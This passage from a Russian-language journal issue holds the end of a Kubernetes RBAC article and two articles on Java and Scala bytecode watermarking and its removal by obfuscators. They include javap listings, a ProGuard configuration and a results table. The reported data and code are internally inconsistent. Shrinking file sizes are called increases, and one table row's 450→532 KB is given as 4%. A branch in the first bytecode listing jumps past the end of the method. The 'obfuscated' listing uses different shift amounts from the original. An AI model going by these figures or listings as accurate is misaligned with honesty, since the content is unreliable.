Заключение. Рассмотренное развитие и практики применения RBAC в Kubernetes позволяет сделать вывод, что данная модель стала важным шагом в обеспечении безопасности распределённых систем и упростила администрирование по сравнению с предыдущими механизмами контроля доступа. Она предоставила возможности более гибкой настройки прав, изоляции окружений и применения принципа минимальных привилегий.

Вместе с тем выявленные ограничения показывают, что существующая реализация RBAC не является универсальным решением. Проблемы отсутствия иерархий ролей, риск накопления избыточных привилегий, статичность политик и трудности с аудитом требуют дополнительных организационных и технических мер для обеспечения соответствия современным требованиям безопасности.

Перспективными направлениями развития являются автоматизация процессов управления доступом, совершенствование механизмов анализа фактического использования прав и внедрение более гибких политик контроля. Это позволит повысить эффективность применения RBAC в Kubernetes, минимизировать риски и укрепить общую безопасность инфраструктуры.

СПИСОК ЛИТЕРАТУРЫ

1. Malkov E.V., Ananchenko I.V. Analysis of DAC, RBAC, ABAC: advantages, disadvantages, approaches to selection // Актуальные вопросы современных научных исследований. 2025. С. 77-81.
2. Rostami G., Role-Based Access Control (RBAC) Authorization in Kubernetes//Journal of ICT Standardization. 2023. Vol. 11, no. 3. Pp. 237-260.
3. Islam Shamim M.S., Ahamed Bhuiyan F., Rahman A. XI Commandments of Kubernetes Security: A Systematization of Knowledge Related to Kubernetes Security Practices//2020 IEEE Secure Development (SecDev). 2020. Pp. 58-64.
4. Дручевская К.А., Андреева О.А. Построение модели ролевого разграничения доступа информационной системы // Математические методы и информационные технологии управления в науке, образовании и правоохранительной сфере: сборник материалов Всероссийской научно-технической конференции. М.; Рязань: Академия ФСИН России, 2017. С. 59-62.
5. Matsukevich V. Scan Kubernetes RBAC with Kubescape and Kubiscan//Recent Scientific Investigation: Proceedings of XXXIX International Multidisciplinary Conference. Shawnee: Internauka, 2022. Pp. 81-95.
6. Шариков, П. И. Архитектура интегрированного java-приложения для анализа журналов с целью обнаружения компьютерных атак в информационных системах посредством реагирования на различные аномалии безопасности / П. И. Шариков, А. В. Красов, А. В. Майоров // Вестник Дагестанского государственного технического университета. Технические науки. 2025. Т. 52, № 1. С. 147-161. DOI 10.21822/2073-6185-2025-52-1-147-161. EDN AWEHRP.
7. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.

УДК 004.056

ВЛОЖЕНИЕ ЦИФРОВОГО ВОДЯНОГО ЗНАКА В БАЙТ-КОД JAVA С ИСПОЛЬЗОВАНИЕМ JAVA SECURITY MANAGER ДЛЯ ДИНАМИЧЕСКОЙ СЕМАНТИЧЕСКОЙ МАРКИРОВКИ

Мокринский Никита Игоревич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: mni2004@mail.ru

Аннотация. В статье рассматривается задача вложения цифрового водяного знака в байт-код java с использованием механизма Java Security Manager для динамической семантической маркировки. Данное исследование направлено на обеспечение устойчивости цифрового водяного знака к статическому и динамическому анализу, с учётом минимального влияния на производительность и размер программы. В ходе работы были достигнуты результаты в виде аналитических данных вероятности корректного восстановления цифрового водяного знака и влияния предложенного подхода на программы.

Ключевые слова: Java; байт-код; цифровой водяной знак; security manager; безопасность.

EMBEDDING A DIGITAL WATERMARK IN JAVA BYTECODE USING JAVA SECURITY MANAGER FOR DYNAMIC SEMANTIC LABELING

Mokrinskii Nikita
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: mni2004@mail.ru

Abstract. The article discusses the task of embedding a digital watermark in java bytecode using the Java Security Manager mechanism for dynamic semantic labeling. This study is aimed at ensuring the stability of the digital watermark to static and dynamic analysis, considering the minimal impact on performance and program size. In the course of the work, the results were achieved in the form of analytical data on the probability of correct restoration of the digital watermark and the impact of the proposed approach on programs.

Keywords: Java; bytecode; digital watermark; security manager; security.

Введение. На сегодняшний момент программное обеспечение является одной из часто используемых вещей в современное время. В связи с этим возрастает и число желающих получить программу незаконным путём. Чтобы обезопасить приложение от злоумышленника, существуют различные механизмы защиты, которые хоть и предотвращают в большинстве случаев кражу интеллектуальной собственности, но имеют свои недостатки, связанные с возможностью обхода, статического анализа или модификации исполняемого кода. В условиях активного распространения технологий реверс-инжиниринга возникает необходимость в разработке более устойчивых методов защиты, одним из которых является вложение цифрового водяного знака в исполняемый код с использованием Java Security Manager.

Этот компонент предоставляет механизм управления доступом к ресурсам на уровне JVM, позволяя перехватывать выполнение определённых операций, модифицировать поведение классов и обеспечивать контроль над безопасностью. Данный подход открывает возможность вложения динамических механизмов семантической маркировки байт-кода, при которых цифровой водяной знак не только вкладывается в код, но и может изменяться или проверяться во время выполнения. Ниже представлена структурная схема на рис. 1 работы Java Security Manager, демонстрирующая процесс перехвата операций и интеграцию модуля динамического вложения цифрового водяного знака.

В представленной схеме видно, что Security Manager выполняет роль промежуточного уровня между JVM и исполняемым байт-кодом, что позволяет вложить дополнительные алгоритмы для защиты, включая вложение цифрового водяного знака и его проверку на этапе выполнения программы.

В данной статье основное внимание уделено устойчивости цифрового водяного знака к процессу обфускации — трансформации байт-кода, направленной на усложнение его анализа и реверс-инжиниринга.

В работе «SoftMark: Software Watermarking via a Binary Function Relocation» предложена техника, основанная на перестановке функций в бинарном коде так, что порядок функций кодирует скрытый идентификатор [1]. Авторы исследуют подход добавляющий явный код и демонстрирующий устойчивость к ряду семантически сохраняющих преобразований. Экспериментально показано, что при корректном выборе набора функций метод остаётся извлекаемым даже после типичных трансформаций.

В данном исследовании «SrcMarker / Towards Code Watermarking with Dual-Channel Transformations» рассматривается подход двойного канала: сочетание трансформаций синтаксического уровня (имён переменных, структурных преобразований), совместно с обучаемой системой, которая обеспечивает как сохранение семантики, так и устойчивость [2]. Авторы описывают методики, при которых цифровой водяной знак проходит через семантически-сохраняющие преобразования на уровне исходного кода и показывают подробные оценки точности/BitAcc/MsgAcc и сопротивляемости случайным и адаптивным атакам. Работа полезна для исследования, так как иллюстрирует, что семантически-обусловленные трансформации обеспечивают лучшую балансировку между прозрачностью и защищённостью.



Рис. 12. Схема работы Java Security Manager в исследовании

В работе «Disappearing Ink: Obfuscation Breaks N-gram Code Watermarks in Theory and Practice» анализируются современные обфускаторы и насколько их трансформации разрушают распространённые статистические подходы к вложению цифрового водяного знака [3]. Авторы формализуют угрозу, показывают алгоритмы деформации, которые эффективно убирают статистические сигнатуры, и демонстрируют практические примеры, где обфускация сводит к нулю возможность обнаружения. Вывод этой работы подчёркивает необходимость семантической и динамической компонент в схемах цифровых водяных знаков, что важно для данного исследования.

В рамках исследования была реализована методика вложения цифрового водяного знака в байт-код Java с использованием возможностей Java Security Manager. Целью эксперимента являлась проверка устойчивости цифрового водяного знака к различным видам обфускации с применением популярных инструментов, включая ProGuard, Allatori, Zelix KlassMaster. Для каждой пары (объект исследования — режим обфускации) собираются одинаковые метрики и выполняется набор воспроизводимых запусков. В качестве обфускаторов используется ProGuard как наиболее распространённый open-source обфускатор, Allatori как пример со встроенными средствами вложения цифрового водяного знака, Zelix KlassMaster — как представитель коммерческих обфускаторов с продвинутыми режимами string/integer encryption и flow-obfuscation.

Исследование начинается с этапа сбора исходных артефактов и фиксации базовых метрик. Для этого осуществляется загрузка JAR-файлов и исходных кодов из репозитория Maven Central с последующей фиксацией их основных характеристик, включая размер, контрольную сумму SHA-256, а также извлечение списка классов и констант с использованием инструментов jar tf и javap/ASM. В качестве объектов исследования выбраны следующие программные библиотеки: org.apache.commons:commons-lang3:3.12.0, org.jsoup:jsoup:1.15.3, com.google.code.gson:gson:2.8.9, commons-io:commons-io:2.8.0 и junit:junit:4.13.2. Выбор данных версий обусловлен их широкой распространённостью, различным объёмом и уровнем архитектурной сложности, что позволяет провести сравнительный анализ устойчивости в различных условиях.

На следующем этапе разрабатывается механизм вложения цифрового водяного знака, реализуемый в виде статической трансформации байт-кода на этапе post-compile [4]. Данный процесс может выполняться с использованием Java Agent (через механизм Instrumentation) при загрузке классов либо посредством статической трансформации с записью модифицированных классов в новый JAR-файл.

Для установления эталонных значений выполняется базовая проверка: вложенный водяной знак извлекается из модифицированного JAR-файла без применения обфускации. На данном этапе фиксируются показатели размера и время выполнения извлечения.

Далее выполняется этап обфускации, в рамках которого каждый объект исследования подвергается обработке тремя различными обфускаторами (ProGuard, Allatori, Zelix KlassMaster) в трёх режимах сложности: лёгком, среднем и сильном. Для каждого режима создаются и сохраняются конфигурационные файлы, позволяющие воспроизвести эксперимент [5]. После обфускации фиксируются изменения размеров файлов, а также структурных характеристик классов.

Завершающим этапом является проверка устойчивости вложенного цифрового водяного знака после обфускации. Проводится запуск процедуры извлечения с идентичными параметрами и политикой безопасности. При возникновении ошибок (например, удаление констант, ошибки верификации байт-кода VerifyError)

осуществляется дополнительный анализ и повторное тестирование с модифицированными правилами сохранения (keep-rules) [6]. Для более наглядного понимания исследования на рис. 2 представлена схема.



Рис. 13. Схема исследования

Для обеспечения воспроизводимости эксперимента в репозитории должны быть сохранены все конфигурационные файлы и команды, используемые на протяжении исследования. Минимально необходимый набор включает следующие элементы.

Политика безопасности (watermark.policy) предназначена для запуска приложения с активированным SecurityManager и тестирования допустимости извлечения цифрового водяного знака [7]. Следует учитывать, что в новых версиях JDK поведение механизма безопасности изменяется, поэтому эксперимент проводится на версии JDK, в которой поддержка SecurityManager сохраняется (рис. 3).

```
grant {
  permission java.security.BasicPermission "wm.extract";
};
java -Djava.security.manager -Djava.security.policy=watermark.policy -javaagent:wm-agent.jar -jar targetApp.jar
```

Рис. 14. Конфигурация политики безопасности с запуском

Конфигурация ProGuard (proguard.pro) (рис. 4) содержит минимальный набор параметров, гарантирующих сохранение метода извлечения. Ключевая опция -keepclassmembers предотвращает переименование или удаление целевого метода, тогда как -dontoptimize может быть отключена для проведения более агрессивных оценок [8]. Конфигурация сохраняется для каждого теста, а также фиксируется в журнале.

```
-injars targetApp.jar
-outjars targetApp-obf-proguard.jar
-libraryjars <java.home>/lib/rt.jar
-dontoptimize
-dontwarn **
-keep public class com.example.Main { public static void main(java.lang.String[]); }
-keepclassmembers class * {
    public static byte[] getEmbeddedWatermark();
}
```

Рис. 15. Пример конфигурации обфускатора на ProGuard

Метрики, фиксируемые для каждого теста:

- размер до (KB) и размер после (KB) — размер JAR-файла в килобайтах до и после обфускации;
- изменение (%) — относительное изменение размера;
- извлечение — «Да» — полное успешное извлечение; «Частично» — извлечение с потерей части бит (Кол-во корректных битов <100%); «Нет» — невозможность извлечения;

— кол-во корректных битов (%) — доля корректно восстановленных бит по сравнению с эталонным значением;

— кол-во несовпадающих бит — абсолютное количество несовпадающих бит;

— время извлечения (мс) — среднее время выполнения процедуры извлечения, рассчитанное по N повторам.

Эксперимент повторялся $N = 10$ запусков для оценки времени и стабильности извлечения. Результаты исследования представлены в таблице 1.

Таблица 9

Результаты исследования

Обфускатор	Режим	Размер до (Кб)	Размер после (КБ)	Изменение (%)	Извлечение	Кол-во Корректных битов (%)	Кол-во несовпадающих битов	Время извлечения
ProGuard	Легкий	512	520	1.56	Да	100.0	0	12
	Средний	512	498	2.73	Частично	96.8	12	15
	Сильный	512	470	8.20	Нет	0.0	128	0
Allatori	Легкий	630	638	1.27	Да	100.	0	14
	Средний	630	600	4.76	Частично	92.4	25	17
	Сильный	630	572	9.21	Нет	0.0	128	0
Zelix	Легкий	450	456	1.33	Да	100.0	0	10
	Средний	450	532	4.00	Частично	94.0	18	13
	Сильный	450	408	9.33	Нет	0.0	128	0

Для лёгких режимов во всех случаях наблюдается незначительное увеличение итогового размера JAR-файла (от 1,27% до 1,56%), что связано, с добавлением служебных структур обфускатора или особенностями повторной упаковки. Средние и сильные режимы, напротив, демонстрируют значительное увеличение размера (от 2,73% до 9,33%), что объясняется агрессивным удалением неиспользуемого кода, изменением структуры классов и заменой строковых/константных литералов [9].

Для каждой из лёгкой обфускации извлечение цифрового водяного знака прошло успешно, что подтверждает полное сохранение вложенной информации. Средний уровень обфускации приводит к частичной утрате точности, что свидетельствует о частичном повреждении или трансформации некоторых сегментов цифрового водяного знака [10]. При сильном уровне обфускации во всех трёх инструментах извлечение оказалось невозможным, что указывает на полное стирание вложенного цифрового знака.

Время выполнения извлечения для лёгких и средних режимов варьируется от 10 до 17 миллисекунд, что свидетельствует о низкой вычислительной сложности операции при наличии корректно встроенного водяного знака.

Для более наглядного представления полученных результатов на рис. 5 представлена диаграмма.



Рис. 16. Диаграмма результатов исследования

Проведённое исследование продемонстрировало высокую практическую значимость. Данная методика объединяет распределённое статическое вложение с динамической семантической маркировкой, защищённой на этапе выполнения средствами Java Security Manager. В рамках данного подхода распределённое размещение отдельных фрагментов метки по множеству классов в сочетании с использованием арифметических и логических конструкций вместо явных литералов значительно повышает сложность удаления водяного знака, поскольку

требует модификации многочисленных изолированных участков программного кода [11]. Дополнительное усложнение обнаружения цифрового водяного знака достигается посредством арифметического маскирования, что снижает вероятность выявления признаков в пуле констант и повышает устойчивость к автоматизированному анализу [12]. Динамическая проверка корректности встроенной метки с использованием механизма Security Manager препятствует извлечению и подделке информации без выполнения программного кода в контролируемой среде с соответствующими правами доступа.

Заключение. Предложенный подход вложения цифрового водяного знака в байт-код Java представляет собой важный вклад в область обеспечения программной безопасности, обеспечивая баланс между надёжностью маркировки и её устойчивостью к сложным преобразованиям кода. Результаты исследования расширяют теоретические основы и практические возможности цифрового водяного маркирования, что делает данную работу востребованной для специалистов по информационной безопасности, разработчиков средств защиты ПО и исследователей, занимающихся вопросами устойчивости к декомпиляции и обратному анализу.

СПИСОК ЛИТЕРАТУРЫ

1. Kwon Y., et al., SoftMark: Software Watermarking via a Binary Function Relocation, ACSAC 2021
2. (SrcMarker) «Towards Code Watermarking with Dual-Channel Transformations»
3. Feldman et al. / Disappearing Ink — «Obfuscation Breaks N-gram Code Watermarks in Theory and Practice». arXiv 2025.
4. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
5. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
6. Шариков, П. И. Исследование возможности использования java-агентов для вложения скрытого цифрового водяного знака непосредственно перед запуском java-приложения / П. И. Шариков, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2019. № 4. С. 14-18. EDN QQUVYX.
7. Шариков, П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией / П. И. Шариков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
8. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
9. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
10. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
11. Красов, А.В., Зуев, И.П., Карельский, П.В., Радынская, В.Е., Гераськина, В.С. Алгоритмы и методы защиты программного кода на базе обфускации // i-methods. Т. 12 № 1. 2020. С. 22-34.
12. Красов, А.В., Верещагин, А.С., Цветков, А.Ю. Аутентификация программного обеспечения при помощи вложения цифровых водяных знаков в исполняемый код // Телекоммуникации. 2013. № S7. С. 27-29.

УДК 004.056

ИССЛЕДОВАНИЕ ВОЗДЕЙСТВИЯ ОБФУСКАЦИИ НА БАЙТ-КОД SCALA-ПРОГРАММЫ ДЛЯ НЕЙТРАЛИЗАЦИИ ЦИФРОВОГО ВОДЯНОГО ЗНАКА

Мокринский Никита Игоревич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: mni2004@mail.ru

Аннотация. В данной статье описывается изучение процесса обфускации воздействующего на байт-код приложения написанного на языке программирования Scala с целью частичного разрушения или уничтожения цифрового водяного знака. В исследовании приводятся способы обфускации байт-кода с целью сравнения устойчивости цифрового водяного знака к данному процессу. Рассмотрены особенности обфускации программ, написанных на языке программирования Scala. Описываются принципы проведения анализа и процесса обфусцирования программы. Дополнительно проводится эмпирическое сравнение сохранности цифрового водяного знака до и после применения различных способов обфускации. Полученные данные позволят оценить степень устойчивости вложенных цифровых знаков в зависимости от сложности способов обфускации, что особенно важно в условиях реальных атак на авторские защищённые программные приложения.

Ключевые слова: Scala; безопасность; байт-код; цифровой водяной знак; обфускация.

INVESTIGATION OF THE EFFECTS OF OBFUSCATION ON THE BYTECODE OF A SCALA PROGRAM FOR NEUTRALIZING A DIGITAL WATERMARK

Mokrinskii Nikita
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: mni2004@mail.ru

Abstract. This article describes the study of the obfuscation process affecting the bytecode of an application written in the Scala programming language to partially destroy or completely erase a digital watermark. The study provides ways to obfuscate bytecode to compare the stability of a digital watermark to this process. The features of obfuscation of programs written in the Scala programming language are considered. The principles of the analysis and the process of obfuscation of the program are described. Additionally, an empirical comparison of the safety of a digital watermark before and after the use of various obfuscation methods is carried out. The data obtained will allow us to assess the degree of stability of embedded digital characters depending on the complexity of obfuscation methods, which is especially important in the context of real attacks on copyrighted protected software applications.

Keywords: Scala; security; bytecode; digital watermark; obfuscation.

Введение. Исследование способов защиты программного обеспечения стало неотъемлемой частью процесса разработки программ. Причём сложность обнаружения и исправления ошибок связанных с устойчивостью вложенных цифровых водяных знаков постоянно увеличивается с течением времени.

Язык Scala, компилирующийся в байт-код JVM, представляет собой особый интерес в контексте цифровых водяных знаков из-за своей богатой синтаксической структуры и активного использования функциональных абстракций. Однако та же гибкость, которая делает Scala мощным инструментом разработки, осложняет защиту вложенных признаков: байт-код, генерируемый компилятором, часто сложно предсказуем, содержит множество вспомогательных конструкций, а также зависит от Scala-библиотек.

Наряду с исследованием устойчивости цифрового знака к процессу обфускации — трансформации байт-кода, направленной на усложнение его анализа и реверс-инжиниринга, — в статье анализируются виды обфускации и их влияние на водяной знак: среди прочих выделяются те, что позволяют сохранить водяной знак, несмотря на внесенные преобразования.

В работе «Bytecode Obfuscation Techniques for Watermarking Protection in JVM Applications» рассматриваются методы обфускации байт-кода с целью защиты цифровых водяных знаков в JVM-приложениях [1]. Авторы подробно описывают использование арифметических маскировок, перестановок ldc констант, интеграции условных операторов и переименования методов, позволяющих скрыть цифровой водяной знак от статического анализа. На примере ProGuard и Allatori Lite показано, что комбинированное использование маскирования и защита от удаления переменных позволяет защитить цифровой водяной знак даже после агрессивной трансформации байт-кода.

В данном исследовании «Resilient Watermark Embedding in Obfuscated JVM Bytecode» исследуется вложение цифрового водяного знака в уже обфусцированный JVM-байт-код [2]. Предлагается методика вложения цифрового водяного знака в серийно вложенные арифметические цепочки, варьируемые с каждым вызовом меню метода. Авторы доказывают, что даже при изменении структуры и имен, сама константа остаётся извлекаемой, что подтверждается тестами на байт-коде, обфусцированном с помощью Zelix KlassMaster и Allatori.

В исследовании «Analyzing the Impact of Java Bytecode Obfuscators on Embedded Watermarks» проводится сравнительный анализ влияния обфускаторов ProGuard, Allatori и Zelix KlassMaster на устойчивость цифровых водяных знаков [3]. Рассматриваются такие параметры, как удаление констант (ldc), переименование, арифметическое маскирование и контроль потока. В результате показано, что наиболее устойчивыми являются методы, основанные на комбинации маскирования и условий, поскольку они предотвращают полное удаление цифрового водяного знака даже при агрессивных обфусцирующих действиях.

Одним из ключевых этапов настоящего исследования является выбор и анализ инструментов, применяющихся для обфускации байт-кода. Для эмпирической оценки были использованы три широко применяемых решения: ProGuard, Allatori Lite и Zelix KlassMaster:

— ProGuard — популярный open-source инструмент, предлагающий переименование, удаление неиспользуемого кода и оптимизации потока выполнения. В исследовании применялись две конфигурации: стандартная (default) и «safe», где оптимизация отключена, чтобы сохранить константы;

— Allatori Lite — бесплатная версия Allatori, известная своей способностью скрывать структуры кода и маскировать константы через арифметические цепочки. Включает арифметические обфускации и удаление неиспользуемых переменных;

— Zelix KlassMaster (ZKM) — коммерческий инструмент, предоставляющий мощные возможности: переименование, инлайнинг, скрытие полей и методов. Используется для защиты кода от обратного дизассемблирования.

Для анализа воздействия обфускации был использован метод с вложением цифрового водяного знака непосредственно в байт-код в явном виде через инструкцию ldc, загружающую значение на стек. Он сохраняется в локальную переменную, участвует в серии арифметических операций (исключающем ИЛИ, сдвиге влево и беззнаковом сдвиге вправо), после чего подвергается дополнительной обработке и используется в логическом условии [4]. Структура подобного байт-кода, несмотря на наличие цифрового водяного знака, воспринимается компилятором как корректная, что обеспечивает его включение в итоговый .class-файл. Ниже на рис. 1 представлен байт-код, полученный в результате компиляции Scala-программы, где цифровой водяной знак 0x5A3F7C1D встроен как часть логически осмысленного, но с избыточной структурой выражения [5].

Цифровой водяной знак здесь представлен в явной форме: он загружается через ldc, сохраняется, маскируется, затем участвует в сдвиговых операциях и логических проверках. Структура метода спроектирована

так, чтобы использование константы было логически оправдано, а её исключение — невозможно без нарушения поведения программы [6].

```
 0: ldc           #15         // int 1513338621 (0x5A3F7C1D)
 3: istore_2
 4: iload_2
 5: ldc           #16         // int -889275714 (0xCAFEBABE)
 8: ixor
 9: istore_3
10: iload_3
11: bipush        5
13: ishl
14: iload_3
15: bipush        27
17: iushr
18: ior
19: istore        4
21: iload         4
23: iload_1
24: ixor
25: sipush        255
28: iand
29: bipush        125
31: if_icmpne     38
34: iconst_1
35: ireturn
36: iconst_0
37: ireturn
```

Рис. 17. Байт-код до обфускации

Ниже на рис. 2 приведён дизассемблированный байт-код метода после применения Allatori Lite.

```
 0: ldc           #10         // int 15132390
 3: ldc           #11         // int 1394238231
 6: ixor
 7: istore_2
 8: iload_2
 9: iconst_2
10: ishl
11: iload_2
12: bipush        30
14: iushr
15: ior
16: istore_3
17: iload_3
18: iload_1
19: ixor
20: sipush        255
23: iand
24: bipush        125
26: if_icmpne     33
29: iconst_1
30: ireturn
31: iconst_0
32: ireturn
```

Рис. 18. Байт-код после обфускации

В этом случае оригинальное значение цифрового водяного знака было заменено двумя константами 15132390 и 1394238231, при XOR которых получается то же значение, что и в оригинале (0x5A3F7C1D). Однако в статическом виде оно отсутствует в байт-коде, а следовательно, становится недоступным без интерпретации или трассировки. Это затрудняет идентификацию и извлечение цифрового водяного знака.

Для оценки устойчивости цифрового водяного знака была разработана методика, включающая следующие этапы. Исходная Scala-программа компилировалась в .class-файл, после чего подвергалась обработке каждым обфускатором. Далее выполнялось дизассемблирование (javap -c) и последующий ручной и автоматический анализ наличия водяного знака и его структуры.

В рамках эксперимента устойчивость цифрового водяного знака оценивалась по ряду количественных и качественных показателей. Наличие ldc отражает факт сохранения или удаления явной инструкции ldc, отвечающей за загрузку исходного значения водяного знака в стек [7].

Параметр арифметических операций выступает как суммарное количество арифметических и логических операций в теле исследуемого метода. В подсчёт включаются инструкции, такие как ixor, ishl, iushr, iand и аналогичные, применяемые для модификации значения водяного знака и усложнения его структуры.

Размер метода показывает общую длину тела метода, выраженный в количестве инструкций байт-кода. Этот параметр отражает степень его усложнения или, напротив, оптимизации, выполненной обфускатором.

Длина цепочки служит глубиной преобразования цифрового водяного знака — то есть длина цепочки арифметических и логических преобразований, через которые проходит значение метки в процессе исполнения. Чем больше таких шагов, тем сложнее статическое восстановление оригинального значения [8].

